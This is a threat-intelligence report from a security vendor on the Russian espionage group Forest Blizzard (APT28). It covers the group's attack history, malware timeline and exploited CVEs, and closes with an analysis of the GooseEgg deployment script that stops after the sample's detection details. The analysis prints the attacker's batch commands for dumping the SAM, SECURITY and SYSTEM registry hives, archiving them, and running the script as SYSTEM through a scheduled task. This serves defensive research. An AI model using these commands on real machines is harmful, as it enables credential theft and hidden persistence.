LOGPOINT

EMERGING THREATS PROTECTION REPORT

EMERGING THREAT: Inside Forest Blizzard's New Arsenal

www.logpoint.com

FOREWORD

Forest Blizzard, also known by several aliases, including APT28, is a name synonymous with cyber espionage, having cast a long shadow over the geopolitical landscape for over two decades. This group is linked to Russia's GRU intelligence agency and has emerged as a persistent and severe threat. Its target sectors, government institutions, militaries, and security organizations, clearly reflect its motives, which are stealing sensitive information for political and military gain.

This report delves into Forest Blizzard, its associated attacks, malware timeline, and analysis of its recent arsenal. We will also discuss its operations during the Russia-Ukraine war and detection and response using Logpoint. The report concludes with recommendations for preventing similar threats and strengthening defense measures.

Nischal Khadgi

Logpoint Security Research

Nischal is currently a Security Researcher at Logpoint, where his primary focus is on detection engineering, threat hunting, and Emerging Threats research. He is driven by a passion for both Offensive and Defensive Security. Nischal holds a bachelor's degree in cybersecurity, along with certifications as an ethical hacker and Security+.

Ujwal Thapa

Logpoint Security Research

Ujwal Thapa is a cybersecurity enthusiast who has been working as a Security Researcher at Logpoint since 2021. His expertise includes threat hunting, response, detection engineering, and cloud security. Ujwal holds several notable certifications such as SAA-CO3, SC200, AZ104, and CEH (practical).

TABLE OF CONTENTS

ABOUT LOGPOINT EMERGING THREATS PROTECTION


The cybersecurity threat landscape continuously changes while new risks and threats are constantly discovered. Only some organizations have enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers who are experts in threat intelligence and incident response. Our team informs you of the latest threats and provides custom detection rules and tailor-made playbooks to help you investigate and mitigate emerging incidents.

**All new detection rules are available as part of Logpoint's latest release and through the Logpoint Help Center. Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint Converged SIEM capabilities.

1. Research for emerging threats such as malware families, threat actors and vulnerabilities
2. Data retrieval e.g., malware samples, IOCs, and TTP



1. Analysis of the collected data and malware and, tracking of threat actors' activities
2. Creation and update analytics and playbooks
3. Writing of ETP report

1. Publishing of report

1. Continuous monitoring for other emerging threats to create next ETP report

BACKGROUND

Forest Blizzard is a Russian cyber espionage group affiliated with the Main Intelligence Directorate (GRU), Russia's premier military intelligence agency. Forest Blizzard is known by several aliases, such as APT28, Fancy Bear, SOFACY, STRONTIUM, PawnStorm, IRON TWILIGHT, Sednit, Snakemackerel, Tsar Team, and G0007; throughout the report, we will use the alias Forest Blizzard. Over the past two decades, its involvement in numerous high-profile cyberattacks has drawn global attention.

Forest Blizzard has been operating since at least 2004, and its attribution is based on converging evidence, including intelligence assessments from the US and UK, the group's sophisticated tactics, and its alignment with Russian strategic objectives.

Forest Blizzard's victimology paints a clear picture of its allegiance. Its targets predominantly consist of government institutions, political organizations, militaries, and energy sectors, all critical infrastructure for a nation's security and international standing. This focus on strategic targets is demonstrably linked to Russian geopolitical interests. For instance, Forest Blizzard's operations during the 2016 US elections allegedly aimed to influence the outcome, while its recent activity during the Russia-Ukraine war targets entities crucial to both sides of the conflict.

The Forest Blizzard group has been observed employing a variety of techniques, such as spear-phishing emails, luring documents mimicking both government and non-governmental organizations (NGOs), credential harvesting via spoofed websites, exploiting zero-day vulnerabilities, and developing custom malware to further its objectives.

Forest Blizzard gained prominence through several notable cyberattacks. In the following sections, we will delve into the attacks linked with Forest Blizzard.

Attacks Associated with Forest Blizzard's

2004
- Suspected start of Operation Pawn Storm. Utilized geopolitically themed spear-phishing emails with "Sednit" malware targeting government and political organizations.

KEY ACTIVITIES AND ATTACKS:

2014
- Polish Targets: Distributed "Sofacy" malware via "Sedkit" on Polish Government websites and the Polish energy company Power Exchange.
- Journalist Targeting: Focused on journalists in the US, Ukraine, Russia, Moldova, the Baltic states, and others, especially those writing about Vladimir Putin and the Kremlin.

2015
- Breach at France's TV5 Monde television station by CyberCaliphate, linked to Forest Blizzard.
- Altered DNS records to intercept email traffic from the Ministry of Foreign Affairs in Kyrgyzstan.
- Linked to intrusions into the German Bundestag via spear-phishing attacks.
- Hosted zero-day Adobe Flash exploit on domains nato-new[.]com and bbc-news[.]org, targeting NATO, Afghan Ministry of Foreign Affairs, and Pakistani military.

2016
- **Set up a counterfeit CDU email server to phish CDU members.**
- **US Presidential Election: Infiltrated Democratic National Committee (DNC) email servers to influence the election.**
- **Manipulated athletes' medical records in WADA's ADAMS database amid Rio Olympics doping controversy.**

2017
- Linked to the cyberattack on the International Association of Athletics Federations (IAAF).
- Multiple infiltration attempts into Dutch ministries.
- Implicated in the destructive NotPetya malware attack.

2018
- **Swedish Sports Confederation: Targeted records of athletes' doping tests.**

2019
- Microsoft disclosed spear-phishing attacks on the German Marshall Fund, Aspen Institute Germany, and the German Council on Foreign Relations.
- Brute-Force Attacks: Extensive password-spraying attacks using a Kubernetes cluster.

2021
- RCE Vulnerability (CVE-2017-6742): Exploited in Cisco routers' SNMP implementation.

2022
- **Distributed malicious documents exploiting the Follina vulnerability (CVE-2022-30190) in Microsoft software, targeting Ukrainians.**
- **Compromised EdgeRouters: Conducted cyber activities targeting multiple sectors globally, including governments and critical infrastructure.**

2023
- Targeting Ukraine and NATO Countries: Utilized a previously unknown Microsoft Outlook vulnerability (CVE-2023-23397).
- Exploited WinRAR Flaw (CVE-2023-38831): Delivered HeadLace backdoor, targeting critical infrastructure during the Israel-Hamas war.

Attacks Associated with Forest Blizzard's

Trend Micro stated that "**Operation Pawn Storm**," also known as "Forest Blizzard," was suspected of having begun as early as 2004. It involved the dissemination of geopolitically themed spear-phishing emails containing a customized backdoor and information-stealing malware named "Sednit," with the primary targets being government and political organizations.

In 2014, Forest Blizzard utilized "Sedkit" along with strategic web compromises to distribute "Sofacy" malware on Polish Government websites and the websites of the Polish energy company Power Exchange.

Between mid-2014 and the autumn of 2017, Forest Blizzard focused on numerous journalists in various nations, including the United States, Ukraine, Russia, Moldova, the **Baltic states**, and others, particularly those who had written articles concerning Vladimir Putin and the Kremlin.

In April 2015, Forest Blizzard was associated with a breach at **France's TV5** Monde television station. CyberCaliphate was an alleged pro-ISIS hacktivist group responsible for defacing TV5Monde's websites and social media profiles in April 2015, causing the company's 11 broadcast channels to go offline. FireEye identified overlaps between the domain registration details of CyberCaliphate's website and Forest Blizzard's infrastructure.

2014 - 2015, FireEye detected alterations to domain name server (DNS) records, indicating that Forest Blizzard intercepted email traffic from the Ministry of Foreign Affairs in Kyrgyzstan by illicitly modifying the DNS records of the ministry's authoritative DNS servers.

In May 2015, **Forest Blizzard** was linked publicly to intrusions into the **German Bundestag**. They targeted government officials with spear-phishing attacks and used malware to increase their access to the network.

August 2015, **Forest Blizzard** employed two domains, nato-new[.].com and bbc-news[.]org, to host a zero-day Adobe Flash exploit aimed at NATO, the Afghan Ministry of Foreign Affairs, and the Pakistani military.

In April - May 2016, Trend Micro researchers noted Forest Blizzard setting up a counterfeit CDU email server and initiating phishing attacks via emails directed at CDU members. Their goal was to acquire email credentials and gain access to their accounts.

During the 2016 US Presidential Election, Forest Blizzard gained notoriety for infiltrating the Democratic National Committee (**DNC**) email servers in an attempt to sway the election's outcome. They employed spear-phishing emails and malware to compromise their targets.

In September 2016, it was found that **Forest Blizzard** played a major role in manipulating athletes' medical records stored in the Administration and Management System (ADAMS) database of the World Anti-Doping Agency (WADA). This incident occurred amid the controversy over the exclusion of Russian athletes from the 2016 Rio Olympics due to allegations of doping violations. Forest Blizzard's attack on WADA was perceived as a retaliatory action in response to these accusations.

In Feb 2017, The **Forest Blizzard** hacking group was identified as responsible for the cyberattack on the International Association of Athletics Federations (IAAF).

In February 2017, the General Intelligence and Security Service (AIVD) of the Netherlands disclosed that Forest Blizzard and Cozy Bear had made multiple efforts to infiltrate Dutch ministries, including the Ministry of General Affairs, in the preceding six months.

In 2017, Forest Blizzard was implicated in the NotPetya malware attack, a destructive cyber assault that resulted in substantial financial losses and widespread disruption.

In 2018, The Swedish Sports Confederation stated that Forest Blizzard was behind a cyber attack on its computer systems, specifically targeting records of athletes' doping tests.

In February 2019, Microsoft disclosed the detection of spear-phishing assaults by Forest Blizzard, directed at personnel of the German Marshall Fund, Aspen Institute Germany, and the German Council on Foreign Relations.
Since mid-2019, U.S. and U.K. authorities have alerted the public about Forest Blizzard’s extensive campaign involving brute-force password-spraying attacks on various global government and private sector entities. This operation employs a Kubernetes cluster for its execution.

In 2021, Forest Blizzard’s actors utilized a Remote Code Execution (RCE) vulnerability (CVE-2017-6742) found in the **SNMP implementation** of Cisco routers.

In July 2022, **Forest Blizzard** directed attacks on Ukrainians by distributing malicious documents that exploited a zero-day vulnerability in Microsoft software named Follina (CVE-2022-30190).

Since 2022, Forest Blizzard’s members have been employing compromised **EdgeRouters** to conduct clandestine cyber activities against governments, militaries, and entities globally. These operations have aimed at numerous sectors such as Aerospace & Defense, Education, Energy & Utilities, Governments, Hospitality, Manufacturing, Oil & Gas,

Retail, Technology, and Transportation. Countries targeted include the Czech Republic, Italy, Lithuania, Jordan, Montenegro, Poland, Slovakia, Turkey, Ukraine, the United Arab Emirates, and the United States. Moreover, the actors have specifically targeted numerous individuals within Ukraine.

In 2022 - 2023, Forest Blizzard targeted Ukraine and NATO Countries by utilizing a previously unknown vulnerability in Microsoft Outlook and conducting multiple-phase attack campaigns. The vulnerability is now identified as **CVE-2023-23397**.

Forest Blizzard delivered a customer backdoor called HeadLace by taking advantage of the Israel-Hamas war. It performed the attack campaign by exploiting a WinRAR flaw (CVE-2023-38831), targeting critical infrastructure organizations across Hungary, Turkey, Australia, Poland, Belgium, Ukraine, Germany, Azerbaijan, Saudi Arabia, Kazakhstan, Italy, Latvia, and Romania.

Forest Blizzard demonstrates a history of leveraging various software weaknesses across a wide range of years, from 2010 to 2023. The most exploited vulnerabilities by Forest Blizzard have been tracked as follows:

CVE-2017-0144, CVE-2013-3897, CVE-2014-1776, CVE-2012-0158, CVE-2015-5119, CVE-2013-3906, CVE-2015-7645, CVE-2015-2387, CVE-2010-3333, CVE-2015-1641, CVE-2013-1347, CVE-2015-3043, CVE-2015-1642, CVE-2015-2590, CVE-2015-1701, CVE-2015-4902, CVE-2017-0262, CVE-2017-6742 , CVE-2017-0263, CVE-2014-4076, CVE-2014-0515, CVE-2022-30190, CVE-2021-34527, CVE-2021-1675, CVE-2022-38028, CVE-2023-23397, CVE-2023-38831

Malware Timeline

2011-2012

- Sofacy (SOURFACE): First-stage malware implant used by Forest Blizzard, sharing similarities with the older Miniduke implants.

2013

- SOURFACE Downloader: Employed to obtain second-stage backdoors from a C2 server.
- EvilToss: Delivered via the SOURFACE downloader, facilitating system access for reconnaissance, keylogging, monitoring, credential theft, and shellcode execution.
- CHOPSTICK: A modular framework offering tailored functionality and flexibility, delivered by EvilToss. It could collect keystroke logs, Microsoft Office documents, PGP files, and communicated with a C2 server over HTTP.

- APRIL 2013:
  - SOURFACE downloader updated and renamed "coreshell.dll," known as Coreshell.

2014

- Fysbis (Linux.Backdoor.Fysbus): A modular Linux trojan/backdoor deploying plug-in and controller modules, capable of installing itself with or without root access. Identified as an APT 28 creation.

2015

- **JHUHUGIT: Implant delivered through attacks exploiting zero-day vulnerabilities in Microsoft Office, Oracle Sun Java, Adobe Flash Player, and Windows.**

2016

- **APRIL 2016:**
  - **X-Tunnel used in the compromise of the US Democratic National Committee (DNC).**

- **SEPTEMBER 2016:**
  - **Komplex: A Mac OS X Trojan exploiting a MacKeeper vulnerability, consisting of a binder component deploying a second-stage payload and a decoy document.**

2017

- FEBRUARY 2017:
  - New variant of X-AgentOSX (CHOPSTICK) targeting macOS systems, designed to steal web browser passwords, take screenshots, detect system configurations, execute files, and exfiltrate iPhone backups.

- AUGUST 2017:
  - Gamefish (CORESHELL): Delivered using the leaked NSA hacking tool EternalBlue.
  - Zebrocy: A Delphi payload creating a backdoor for espionage.

2020

- AUGUST 2020:
  - Drovorub: A malware strain with an implant, file transfer tool, kernel-level rootkit, port forwarding module, and C2 server.

2021

- **JUNE 2021:**
  - **SkinnyBoy: Used in spear-phishing campaigns against military and government institutions, designed to extract information and download and launch final payloads.**

2023

- Masepie: Targeted Ukrainian and Polish organizations via phishing emails. Written in Python, it could upload files and execute commands. Used to deploy data-stealing malware Steelhook and a backdoor Oceanmap.

2024


- APRIL 2024:
  - GooseEgg: Exploited a vulnerability in the Windows Print Spooler service, allowing for remote code execution and lateral movement through compromised networks.

Malware Timeline

Forest Blizzard is notorious for using custom malware, unlike some adversaries who use off-the-shelf tools. Forest Blizzard tailors their malware for specific use cases. In the early years (around 2011-2012), the group employed a particularly small implant called "Sofacy" or "SOURFACE" as its first-stage malware. This implant shared some characteristics with the older Miniduke implants.

During the year 2013, the group expanded its arsenal, adding new backdoors and tools. According to the report from FireEye, the attack began with a Sourface downloader which obtained a second-stage backdoor from a command and control (C2) server. EvilToss, obtained through the SOURFACE downloader, facilitated system access for reconnaissance, keylogging, monitoring, credential theft, and shellcode execution. Ultimately, EvilToss delivered the CHOPSTICK implant, a modular framework compiled from a software framework, offering tailored functionality and flexibility, such as utilizing local network resources like email servers. The CHOPSTICK variant featured modules and functions for collecting keystroke logs, Microsoft Office documents, and PGP files. CHOPSTICK variants might transmit messages and information via communication with a C2 server over HTTP.

Malware: Ecosystem and Attack Lifecycle



In April 2013, Forest Blizzard initiated significant alterations to the SOURFACE downloader. This included renaming the compiled DLL to "coreshell.dll" and making minor adjustments to the network communications. This updated version is now known as Coreshell.

In 2014, a new malware family known as Fysbis (or Linux.Backdoor.Fysbus) attributed to Forest Blizzard was observed. Fysbis, a modular Linux trojan/backdoor, deploys plug-in and controller modules as distinct classes. It encompasses both 32-bit and 64-bit executable and linking format (ELF) binaries, capable of installing itself on a victim system with or without root access. Later, Palo Alto researchers concluded that this malware family was created by none other than the infamous APT 28 cyber-espionage group.

In 2015, Forest Blizzard's "JHUHUGIT" implant was observed, and these groups launched multiple waves of attacks leveraging zero-day exploits in Microsoft Office, Oracle Sun Java, Adobe Flash Player, and Windows to deliver this malware.

In September 2016, a new Mac OS X Trojan associated with the Forest Blizzard was discovered, named "Komplex." According to a report from **Palo Alto**, the Komplex malware exploited a vulnerability in MacKeeper. This Trojan comprises multiple components, with an initial binder component responsible for deploying a second-stage payload and a decoy document onto the system. Three variations of the Komplex binder were observed: one designed for x86 architecture, another for x64, and a third containing binders for both x86 and x64 architectures.

In April 2016, **Forest Blizzard** was observed using X-Tunnel to compromise the US Democratic National Committee (DNC). It was later discovered that the malware did not cluster with other known threats, suggesting it was likely a "purpose-built original piece of code" specifically designed to target the DNC network.

In February 2017, a new variant of X-AgentOSX (CHOPSTICK) was observed targeting macOS systems. This variant was designed to steal web browser passwords, take screenshots of the display, detect system configurations, execute files, and exfiltrate iPhone backups stored on the computer. The malware was planted by exploiting a vulnerability in MacKeeper.

In August 2017, Forest Blizzard made headlines for using the leaked NSA hacking tool EternalBlue to steal credentials from business travelers. According to the FireEye report, The attackers deceived guests into downloading a malicious file disguised as a hotel reservation form. If a visitor opened this form and enabled macros, it would install Gamefish malware (also known as CORESHELL).

In August 2017, **Kaspersky** provided another update on Forest Blizzard's distinct Delphi payload, known as 'Zebrocy.' Zebrocy is malware that creates a backdoor on a victim's computer, which can then be used to deploy further capabilities, usually for espionage.

In August 2020, the **NSA and FBI** observed a new malware strain, "Drovorub," associated with Forest Blizzard. Drovorub comprises multiple components, including an implant, file transfer tool, kernel-level rootkit, port forwarding module, and command-and-control (C2) server.

In June 2021, new malware named SkinnyBoy, associated with Forest Blizzard, was observed being used in spear-phishing campaigns against military and government institutions in the U.S. and Europe. This malware was designed to extract information from infected systems and download and launch the final payload of the attack.


In 2023, a new cyber campaign targeting Ukrainian and Polish organizations emerged, as detailed in a report by **cert-ua**, attributing the activity to the Russian state-controlled hacker group APT 28. During the December attacks, Russian hackers deployed phishing emails containing malicious attachments. Once these attachments were opened, they unleashed the newly identified "Masepie" malware onto the victim's devices. Written in Python, Masepie possesses the capability to upload files and execute commands. APT 28 utilized it to deploy data-stealing malware named Steelhook, which specifically targets web browsers, and a backdoor dubbed Oceanmap, designed to exploit vulnerabilities in email software. Following the initial breach, the attackers augmented their arsenal with open-source tools like Impacket and Smbexec to conduct reconnaissance within the compromised systems.

In April 2024, a new malware called "GooseEgg" linked to APT 28 was discovered exploiting a vulnerability in the Windows Print Spooler service by modifying a JavaScript constraints file and executing it with SYSTEM-level privileges. GooseEgg has been observed in post-compromise activities where it spawns other applications with elevated permissions from the command line, which allows threat actors to support any subsequent objectives, such as remote code execution and lateral movement through compromised networks.

TECHNICAL ANALYSIS OF FOREST BLIZZARD'S POST-COMPROMISE TOOLS

This section of the report will delve into Forest Blizzard's new arsenal, GooseEgg. While there isn't specific data regarding how this group initially gained access, based on their past activities, it's likely that they utilized spear phishing campaigns or zero-day exploits. Therefore, our focus will be solely on presenting GooseEgg's analysis and capabilities.

Forest Blizzard has been observed deploying GooseEgg using a batch script. For our analysis, we have taken a script from **Malwarebaazar**.



Batch file

The script generates a batch file called servtask.bat in C:\ProgramData directory and uses echo commands to write multiple lines into this file. The script writes reg save commands to backup three registry hives: `hklm\sam`, `hklm\security`, and `hklm\system` to separate files named `sam.save`, `security.save`, and `system.save`, respectively, all stored in the file named "C:\ProgramData\servtask.bat".

```
1  echo echo Yes ^| reg save hklm\sam C:\ProgramData\sam.save ^& > C:\ProgramData\servtask.bat
2  echo echo Yes ^| reg save hklm\security C:\ProgramData\security.save ^& >> C:
   \ProgramData\servtask.bat
3  echo echo Yes ^| reg save hklm\system C:\ProgramData\system.save ^& >> C:
   \ProgramData\servtask.bat
```

NOTE: "HKLM\SAM," "HKLM\Security," and "HKLM\System" are critical security hives within the Windows Registry. "HKLM\SAM" holds the Security Accounts Manager (SAM) database, which stores user account information, including passwords, in a hashed format. "HKLM\Security" stores essential security-related data, such as security policies and system settings crucial for maintaining a secure Windows environment. "HKLM\System" stores configuration settings and information about hardware, drivers, and system settings.

There's a commented-out section in the script that searches for the PID of "lsass.exe" and takes a dump of that lsass process.

```
1  rem search for lsass.exe pid and take dump
```

The Scripts then writes command to compresses the three saved registry files (sam.save, security.save, and system.save) into a single archive named "out.zip" in C:\ProgramData directory.

```
echo Powershell -c "Get-ChildItem C:\ProgramData\sam.save,
C:\ProgramData\security.save, C:\ProgramData\system.save ^|
Compress-Archive -DestinationPath C:\ProgramData\out.zip" ^& >>
C:\ProgramData\servtask.bat
```


The script then writes a command to append lines to the servtask.bat file, each containing a del command to delete the three previously saved registry files.

```
echo del C:\ProgramData\sam.save ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\security.save ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\system.save ^& >> C:\ProgramData\servtask.bat
```

The script then writes a command to create a scheduled task named `\Microsoft\Windows\WinSrv` that runs with SYSTEM privileges (highest privilege level) every minute (`/SC MINUTE`), which executes the `servtask.bat` script. The script then writes a command to delete the "servtask.bat" file. This schedules the deletion of the script itself after its execution.


```
echo schtasks /DELETE /F /TN \Microsoft\Windows\WinSrv ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\servtask.bat >> C:\ProgramData\servtask.bat
justice.exe /exe C:\Windows\System32\cmd.exe /c "schtasks /Create /RU SYSTEM /TN
\Microsoft\Windows\WinSrv /TR C:\ProgramData\servtask.bat /SC MINUTE"
```

During the analysis, we found doit.bat batch script triggers the associated GooseEgg executable and establishes persistence by creating a scheduled task that runs servtask.bat. So, we analyzed the `sample` and found that justice.exe is indeed a portable executable file. It was first compiled on April 24, 2019, and first seen in the wild on April 22, 2024. 47 out of 72 Antivirus vendors flag it as malicious already.

